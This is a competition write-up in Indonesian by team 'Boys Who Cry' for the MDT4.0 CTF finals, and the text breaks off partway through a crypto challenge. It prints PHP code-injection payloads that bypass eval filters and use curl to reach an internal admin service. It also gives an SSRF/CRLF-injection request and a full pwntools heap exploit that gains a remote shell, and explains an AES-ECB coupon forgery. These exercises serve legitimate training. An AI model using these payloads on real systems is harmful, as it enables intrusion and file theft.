


## Boys Who Cry



kosong  
nyxsorcerer  
Linz

# Daftar Isi

[Boys Who Cry](#)

[Daftar Isi](#)

[WEB](#)

[Lame Calc V2 \(679 pts\)](#)

[Sicilian Dragon \(698 pts\)](#)

[PWN](#)

[Books \(691 pts\)](#)

[CRY](#)

[Bubur Connoisseur \(549 pts\)](#)

[Not So Random \(663 pts\)](#)

[REV](#)

[WHOMEGALUL \(663 pts\)](#)

[WeirdChamp \(691 pts\)](#)

[FOR](#)

[Secret Note \(700 pts\) - After Competition](#)

# WEB

## Lame Calc V2 (679 pts)

Challenge

3 Solves


×

### Lame Calc V2

#### 679

We just add a little bit work on the front end of lame calc app.  
Oh, and also we try to fix previous vuln, is it already secure ?


<http://103.152.242.222:20000/>

 server.zip

Flag

Submit

Diberikan soal dengan attachment server.zip dengan struktur direktori seperti berikut.



Berikut tampilan dari website tersebut

103.152.242.222:20000

☆

🔒

⬇

# Caculate your equation

Equation

Enter Equation

Submit

2

Sama seperti soal sebelumnya kita mendapatkan soal dengan diberikan blacklist tambahan.

```
<?php

    if (isset($_POST["equation"])){
        $eq = $_POST["equation"];

        if (strlen($eq) > 265){
            die("Too long !");
        }

if(preg_match("/\~|\||\|[\|\\|\\`|\\'|\\||\\^|}|{|;|@|&|#|!|\\>|\\?|\\</i",$eq)){
            die("Bad Char !");
        }


        $blacklist =
"include|read|all|open|file|dir|opt|glob|object|iter|eval|return|field|c
lose|set";

        if (preg_match("/$blacklist/i", $eq)){
            die("Bad Word !");
        }
        eval("echo " . $eq . " ;");
    }
?>
```

Pada soal ini extract() masuk pada list disable function dan eval berada dalam blacklist. Karena eval tidak masuk dalam list disable\_function kami masih bisa mem-bypass nya dengan memanfaatkan fungsi callback seperti create\_function(). Dan menggunakan class spl DirectoryIterator() untuk mengecek direktori

```
POST / HTTP/1.1
Host: 103.152.242.222:20000
... < snip - snip > ...

equation=create_function("",strrev("lave")."."(strrev("TSOP_$")."\x5b\x\""\x5d)\x3b")())&x=$dir = new DirectoryIterator("/");
foreach ($dir as $fileinfo) {
    if (!$fileinfo->isDot()) {
        var_dump($fileinfo->getFilename());
    }
}
```



Langsung saja kami melakukan read file pada file /secret\_for\_admin.txt

```
POST / HTTP/1.1
Host: 103.152.242.222:20000
... < snip - snip > ...

equation=create_function("",strrev("lave")."."(strrev("TSOP_$")."\x5b\x\""\x5d)\x3b")())&x=include('/secret_for_admin.txt')
```

```
Request
Pretty Raw Hex \n
1 POST / HTTP/1.1
2 Host: 103.152.242.222:20000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 129
9 Origin: http://103.152.242.222:20000
10 DNT: 1
11 Connection: close
12 Referer: http://103.152.242.222:20000/
13 Upgrade-Insecure-Requests: 1
14
15 equation=
  create_function("__strrev(\"lave\").\"(\".strrev(\"TSOP_$\".\"\\x5b\\x\\\"\\x5d\\
  x3b\")&x=include('/secret_for_admin.txt');
16
17
18

Response
Pretty Raw Hex Render \n
30 </head>
31
32 <body>
33   <div class="divx">
34     <form id="fetch_form" action="/" method="POST">
35       <div class="form-group">
36         <label for="eq_input">
          Equation
        </label>
37         <input type="text" class="form-control" name="equation" id=
38         </div>
39         <br>
40         <button type="submit" class="btn btn-primary">
          Submit
        </button>
41       </form>
42     <br>
43     <p id="output_fetch" class="output_res">
44       45dasqasfirkjww
45     </p>
46   </div>
47 </body>
48
49 <footer>
```

Sampai saat ini kami sempat kebingungan untuk melakukan eskalasi lebih lanjut. Bahkan kami mencoba untuk memanfaatkan php-curl untuk memanfaatkan SSRF dengan gopher dengan tujuan untuk mencoba mem-bypass disable functions dan mencoba untuk mengakses service admin, namun percobaan ini gagal.

Setelah membaca dokumentasi docker, kami baru sadar bahwa untuk mengakses service admin ternyata hanya perlu memanggil nama service tersebut. UWooOOooOO 😭😭

Berikut merupakan source code main.py dari service admin

```
from flask import Flask, render_template, request
import os

app = Flask(__name__, static_folder='static', static_url_path='')

@app.route("/admin_gan", methods=["POST"])
def adminonly():
    admin_header = request.headers.get("X-Admin")
    action = request.form.get("action")
    value = request.form.get("value")
    secret = open("<REDACTED>").read()

    if action == "1":
        if os.path.isdir(value) and admin_header == secret:
            return str(os.listdir(value))
        else:
            return "You must pass all the requirements to listing a
directory"
```

```

elif action == "2":
    if os.path.isfile(value) and admin_header == secret:
        return open(value).read()
    else:
        return "You must pass all the requirements to read a file"
else:
    return action

```

Dari source code tersebut bisa disimpulkan kami memerlukan value dari file /secret\_for\_admin.txt untuk mengisi headers X-Admin.

Langsung saja kita bisa menggunakan php-curl untuk mengakses service tersebut.

List direktori:

```

POST / HTTP/1.1
Host: 103.152.242.222:20000
... < snip - snip > ...

equation=create_function("",strrev("lave").("." .strrev("TSOP_$")."\x5b\x\""\x5d)\x3b")()&x=$ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "http://admin:5000/admin_gan");
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        'X-Admin: t45dasqasfirkiww'));
curl_setopt($ch, CURLOPT_POST, 1);
    curl_setopt($ch, CURLOPT_VERBOSE, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS,
    "action%3d1%26value%3d/");
    var_dump(curl_exec($ch));
var_dump(curl_error($ch));
    curl_close($ch);

```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs open. The 'Request' tab shows a POST request to `http://103.152.242.222:20000/` with a body containing PHP code that uses `curl` to execute a command. The 'Response' tab shows a JSON array containing the output of the command, which is the contents of the file `secret_for_admin.txt`. The response is `['root', 'usr', '.dockerenv', 'flag_for_you.txt']`.

## Read flag file

```
POST / HTTP/1.1
Host: 103.152.242.222:20000
... < snip - snip > ...

equation=create_function("",strrev("lave").("."strrev("TSOP_$")."\x5b\x\""\x5d
)\x3b")()&x=$ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, "http://admin:5000/admin_gan");
    curl_setopt($ch, CURLOPT_HTTPHEADER, array(
        'X-Admin: t45dasqasfirkiww'));
curl_setopt($ch, CURLOPT_POST, 1);
    curl_setopt($ch, CURLOPT_VERBOSE, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS,
    "action%3d%26value%3d/flag_for_you.txt");
    var_dump(curl_exec($ch));
var_dump(curl_error($ch));
    curl_close($ch);
```

### Request

```
Pretty Raw Hex \n
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 541
9 Origin: http://103.152.242.222:20000
10 DNT: 1
11 Connection: close
12 Referer: http://103.152.242.222:20000/
13 Upgrade-Insecure-Requests: 1
14
15 equation=
  create_function("",strrev("lave").("."strrev("TSOP_$")."\x5b\x\""\x5d
  )\x3b")()&x=$ch = curl_init();
16     curl_setopt($ch, CURLOPT_URL, "http://admin:5000/admin_gan");
17     curl_setopt($ch, CURLOPT_HTTPHEADER, array(
18         'X-Admin: t45dasqasfirkiww'));
19 curl_setopt($ch, CURLOPT_POST, 1);
20     curl_setopt($ch, CURLOPT_VERBOSE, 1);
21 curl_setopt($ch, CURLOPT_POSTFIELDS,
22     "action%3d%26value%3d/flag_for_you.txt");
23     var_dump(curl_exec($ch));
24 var_dump(curl_error($ch));
25     curl_close($ch);
26
```

### Response

```
Pretty Raw Hex Render \n
</title>
29 <h1 style="text-align: center;">
  Calculate your equation
  </h1>
30 /head>
31
32 body>
33 <div class="divx">
34     <form id="fetch_form" action="/" method="POST">
35         <div class="form-group">
36             <label for="eq_input">
  Equation
  </label>
37             <input type="text" class="form-control" name="equation" id="eq_i
38             </div>
39             <br>
40             <button type="submit" class="btn btn-primary">
  Submit
  </button>
41         </form>
42     <br>
43     <p id="output_fetch" class="output_res">
44         MDT4.0{from_this_i_wish_i_can_calculate_very_long_line_in_chess}bc
45         string(0) ""
46
47     </p>
48 </div>
49 /body>
--
```

**Flag:** MDT4.0{from\_this\_i\_wish\_i\_can\_calculate\_very\_long\_line\_in\_chess}



## Sicilian Dragon (698 pts)

Challenge 2 Solves ×

# Sicilian Dragon

## 698


Try to prove that you are a man of opening

p.s : port are same on local and remote


<http://103.152.242.222:20001/>

Flag Submit

Pada Soal ini kami tidak diberikan attachment apapun dan website mempunyai tampilan sebagai berikut.



Terdapat juga url menuju /flag namun hanya bisa diakses oleh internal.




only for internal purpose

Kami langsung berasumsi bahwa soal ini memerlukan SSRF untuk mengakses /flag dengan memanfaatkan fitur pada website.

```
POST /fetch HTTP/1.1
Host: 103.152.242.222:20001
... < snip - snip > ...

is https=1&host=localhost&port=20001&path=%2Fflag&method=GET
```



Kami mendapati response menunjukkan bahwa kami tidak bisa mengakses jaringan internal soal. Langsung saja kami mencari bypassnya dan mendapatkan response baru.

```
POST /fetch HTTP/1.1
Host: 103.152.242.222:20001
... < snip - snip > ...

is https=1&host=0&port=20001&path=%2Fflag&method=GET
```

### Request

Pretty
Raw
Hex
\n
≡

```

1 POST /fetch HTTP/1.1
2 Host: 103.152.242.222:20001
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://103.152.242.222:20001
10 DNT: 1
11 X-Admin: t45dasqasfirkiiw
12 Connection: close
13 Referer: http://103.152.242.222:20001/
14 Upgrade-Insecure-Requests: 1
15
16 is_https=0&host=0&port=20001&path=%2Fflag&method=GET

```

### Response

Pretty
Raw
Hex
Render
\n
≡

```

57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77

```

Oke, sepertinya kita perlu melakukan CRLF injection untuk mengirim header admin dengan value valid uuidv4.

```

POST /fetch HTTP/1.1
Host: 103.152.242.222:20001
... < snip - snip > ...

is_https=0&host=0&port=20001&path=%2Fflag&method=GET /flag HTTP/1.1
admin: 2f01e10c-206b-4de5-8fa0-f7d929b263da
TEST: 123

```

### Request

Pretty
Raw
Hex
\n
≡

```

1 POST /fetch HTTP/1.1 \r \n
2 Host: 103.152.242.222:20001 \r \n
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0)
  Gecko/20100101 Firefox/91.0 \r \n
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
  0.8 \r \n
5 Accept-Language: en-US,en;q=0.5 \r \n
6 Accept-Encoding: gzip, deflate \r \n
7 Content-Type: application/x-www-form-urlencoded \r \n
8 Content-Length: 123 \r \n
9 Origin: http://103.152.242.222:20001 \r \n
10 DNT: 1 \r \n
11 X-Admin: t45dasqasfirkiiw \r \n
12 Connection: close \r \n
13 Referer: http://103.152.242.222:20001/ \r \n
14 Upgrade-Insecure-Requests: 1 \r \n
15
16 is_https=0&host=0&port=20001&path=%2Fflag&method=GET /flag HTTP/1.1
  \r \n
17 admin: 2f01e10c-206b-4de5-8fa0-f7d929b263da \r \n
18 TEST: 123

```

### Response

Pretty
Raw
Hex
Render
\n
≡

```

57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77

```

**FLAG : MDT4.0{lazy\_to\_create\_chall\_so\_i\_just\_use\_this\_cve\_instead}**

# PWN

## Books (691 pts)

Diberikan source code chall.c beserta hasil compilenya, berikut isi dari sourcenya:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <stdint.h>

#define N_BOOK 16

typedef struct Book {
    uint32_t num_page;
    char title[24];
    char *desc;
} Book;

Book* books[N_BOOK];

void read_strline(char* buf, unsigned int size) {
    int n = read(0, buf, size);
    if(n < 0) {
        fprintf(stderr, "read error\n");
        exit(1);
    }
    buf[n-1] = '\0';
}

unsigned long int read_int() {
    char buf[24];
    memset(buf, 0, sizeof(buf));
    read_strline(buf, 23);
    return strtoul(buf, NULL, 10);
}

uint16_t get_idx_book(void) {
```

```

uint16_t idx;
printf("idx book: ");
idx = read_int();
if(idx >= N_BOOK) {
    fprintf(stderr, "Invalid book index\n");
    exit(1);
}
return idx;
}

int menu() {
    printf("*** Books v1.0 ***\n");
    printf("[1] Create book\n");
    printf("[2] Edit book\n");
    printf("[3] Print book\n");
    printf("[4] Delete book\n");
    printf("[5] Exit\n");
    printf("> ");
    return (int)read_int();
}

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    int choice = 0;
    char buf[40] = {0};
    uint16_t idx = 0;
    size_t desc_len;
    while(1) {
        choice = menu();
        switch(choice) {
            case 1:
                idx = get_idx_book();
                if(books[idx]) {
                    printf("Book already exists\n");
                    break;
                }

```

```

        books[idx] = malloc(sizeof(Book));
        printf("title: ");
        read_strline(books[idx]->title, 24);
        printf("num page: ");
        books[idx]->num_page = read_int();
        printf("desc len: ");
        desc_len = read_int();
        char* desc = malloc(desc_len);
        if(!desc) {
            fprintf(stderr, "malloc error\n");
            break;
        }
        printf("desc: ");
        read_strline(desc, desc_len);
        books[idx]->desc = desc;
        break;
case 2:
    idx = get_idx_book();
    if(!books[idx]) {
        printf("Book not exists\n");
        break;
    }
    Book* book = books[idx];

    printf("title: ");
    read_strline(book->title, 24);

    printf("num page: ");
    book->num_page = read_int();

    printf("desc len: ");
    desc_len = read_int();
    free(book->desc);
    desc = malloc(desc_len);

    printf("desc: ");
    read_strline(desc, desc_len);
    book->desc = desc;
    break;

```

```

        case 3:
            idx = get_idx_book();
            if(!books[idx]) {
                printf("Book not exists\n");
                break;
            }
            printf("num page : %d\n", books[idx]->num_page);
            printf("title : %s\n", books[idx]->title);
            printf("description : %s\n", books[idx]->desc);
            break;
        case 4:
            idx = get_idx_book();
            if(!books[idx]) {
                printf("Book not exists\n");
                break;
            }
            free(books[idx]->desc);
            free(books[idx]);
            books[idx] = NULL;
            break;
        case 5:
            goto done;
            break;
        default:
            printf("Not implemented\n");
            break;
    }
    printf("Done\n");
}

done:
    printf("Bye!\n");
}

```

Bug terdapat pada **case 1**, saat kita input len **-1** maka kita bisa mendapatkan **UAF** , bug disini saya manfaatkan untuk teknik **fastbindup attack**, berikut script yang saya gunakan:

```

from pwn import *
from sys import *

elf = ELF("./books")

```

```
p = process("./books")
libc = ELF("./libc.so.6")

HOST = "103.152.242.222"
PORT = 4441

cmd = ""
b*main
"""

if(argv[1] == 'gdb'):
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def add(idx, tittle, num, size, desc):
    p.sendlineafter("> ", '1')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", tittle)
    p.sendlineafter(": ", str(num))
    p.sendlineafter(": ", str(size))
    p.sendafter(": ", desc)

def edit(idx, tittle, num, size, desc):
    p.sendlineafter("> ", '2')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", tittle)
    p.sendlineafter(": ", str(num))
    p.sendlineafter(": ", str(size))
    p.sendafter(": ", desc)

def show(idx):
    p.sendlineafter("> ", '3')
    p.sendlineafter(": ", str(idx))

def delete(idx):
    p.sendlineafter("> ", '4')
```



```

    p.sendlineafter(": ", str(idx))

def malerr(idx, tittle, num, size):
    p.sendlineafter("> ", '1')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", tittle)
    p.sendlineafter(": ", str(num))
    p.sendlineafter(": ", str(size))

add(0,b"A",0x30,0x440,b'0') #0
add(1,b"B",0x20,0x20,b'1'*8) #1
add(2,b"C",0x20,0x20,b'2'*8)
edit(0,b'\x00',0x0,0x0,b'\x00')
show(0)
p.recvuntil(b'description : ')
leak = u64(p.recv(6)+b'\x00'*2)
libc.address = leak - libc.sym['__malloc_hook'] & ~0xfff
print(hex(libc.address))
#add(10,b'9'*8,0x100,0x100,b'9'*8)
delete(1)
for i in range(3,13):
    malerr(i,str(i)*8,0x10,-1) #3-12

for i in range(11,4,-1):
    delete(i) #11-5

#double free
delete(3) #3
delete(4) #4

for i in range(5,12):
    malerr(i,str(i)*8,0x10,-1)

edit(12,b'A'*8,0x20,0x20,p64(libc.sym['__free_hook']))
delete(13)
add(13,b'A'*8,0x20,0x20,b'/bin/sh\x00')
edit(0,b'A'*8,0x20,0x20,p64(libc.sym['system']))

```

```
delete(13)
p.interactive()
```

Jalankan dan dapat flagnya

```
linuz@linz:~/Desktop/2021CTF_Archive/MDT/Final$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/MDT/Final/books'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[+] Starting local process './books': pid 63680
[*] '/home/linuz/Desktop/2021CTF_Archive/MDT/Final/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
[+] Opening connection to 103.152.242.222 on port 4441: Done
0x7f0db5ac8000
[*] Switching to interactive mode
$ ls
chall
flag
$ cat flag
MDT4.0{miss_error_handling_turns_into_RCE}
$
```

Flag : MDT4.0{miss\_error\_handling\_turns\_into\_RCE}

# CRY

## Bubur Connoisseur (549 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import json, signal, sys

class Unbuffered(object):
    def __init__(self, stream):
        self.stream = stream
    def write(self, data):
        self.stream.write(data)
        self.stream.flush()
    def writelines(self, datas):
        self.stream.writelines(datas)
        self.stream.flush()
    def __getattr__(self, attr):
        return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

FLAG = open('flag.txt', 'rb').read()

BUBUR = {
    "diaduk": "semua rasa tercampur dengan sempurna",
    "tidak diaduk": "terlihat dan terjaga tetap estetik",
    "diblender": FLAG.decode()
}

key = AES.get_random_bytes(AES.block_size)

def user_input(s):
    inp = input(s).strip()
    assert len(inp) < 1024
    return inp

def tulis():
    try:
        nama = user_input('Nama: ')
        sekte = user_input('Sekte (diaduk/tidak diaduk): ')
        assert sekte in ['diaduk', 'tidak diaduk']
        alasan = BUBUR[sekte]
        rating = int(user_input('Rating (1-5): '))
        assert rating in [1, 2, 3, 4, 5]
```

```

except:
    print('Review kamu aneh, silakan coba lagi')
    return

    form = json.dumps({
        "nama": nama,
        "sekte": sekte,
        "alasan": alasan,
        "rating": rating
    }).encode()

    enc = AES.new(key, AES.MODE_ECB).encrypt(pad(form, 16))
    kupon = enc.hex()
    print('Kamu bisa gunakan kupon di bawah ini untuk mendapatkan
bubur gratis!')
    print('Kupon: ' + kupon)

def redeem(kupon):
    try:
        dec = AES.new(key, AES.MODE_ECB).decrypt(bytes.fromhex(kupon))
        form = json.loads(unpad(dec, 16))
        assert "sekte" in form.keys() and "alasan" in form.keys() and
"rating" in form.keys()

        form["alasan"] = BUBUR[form["sekte"]]

        if form["sekte"] == "diblender" and form["rating"] == 5:
            print(f'Mencengangkan! Kamu suka makan bubur
{form["sekte"]} karena {form["alasan"]}?')
        else:
            print(f'Kupon berhasil digunakan! Bubur gratis untuk
kamu: {chr(0x1f372)}')
    except:
        print('Kupon yang kamu miliki tidak berasal dari Warung Bubur
MDT')
    return

def banner():
    print('-' * 60)
    print('Selamat datang di Warung Bubur MDT')
    print('Warung Bubur MDT sedang mengadakan event tulis review
bubur')
    print('Setiap review yang kamu tulis dapat ditukarkan dengan 1
porsi bubur gratis')
    print('Review terbaik akan mendapatkan hadiah spesial dari
Warung Bubur MDT')
    print('-' * 60)
    print('Kamu bisa:')
    print('1. Tulis review')
    print('2. Redeem kupon')

```

```

def main():
    banner()
    ink = 100
    used = []
    while True:
        print('-' * 60)
        opt = user_input('> ')
        if opt == '1':
            if ink >= 30:
                tulis()
                ink -= 30
            else:
                print('Tinta pulpenmu tidak cukup untuk menulis
review lagi')
        elif opt == '2':
            coupon = user_input('Kupon: ')
            if coupon in used:
                print('Kupon telah digunakan')
            else:
                redeem(coupon)
                used.append(coupon)
        else:
            break

if __name__ == '__main__':
    signal.alarm(60)
    main()

```

Dari source code tersebut dapat diketahui bahwa tujuan kita adalah menampilkan flag dengan cara mengisi nilai sekte dengan diblender. Karena enkripsi yang digunakan adalah AES ECB , jadi antar blocknya tidak saling terikat , jadi kita bisa meracik ciphertext dengan mengkombinasikan nilai per blocknya untuk menghasilkan plaintext dengan nilai sekte diblender. Berikut proses pembuatan ciphertext yang kami lakukan

```

Hasil
{"nama": "AAAAAA -> f[0]
A", "sekte": "di -> f[1]
blender", "sekte -> s[1]
asan": "semua ra -> s[3]
aduk", "alasan": -> f[2]
"semua rasa ter -> f[3]
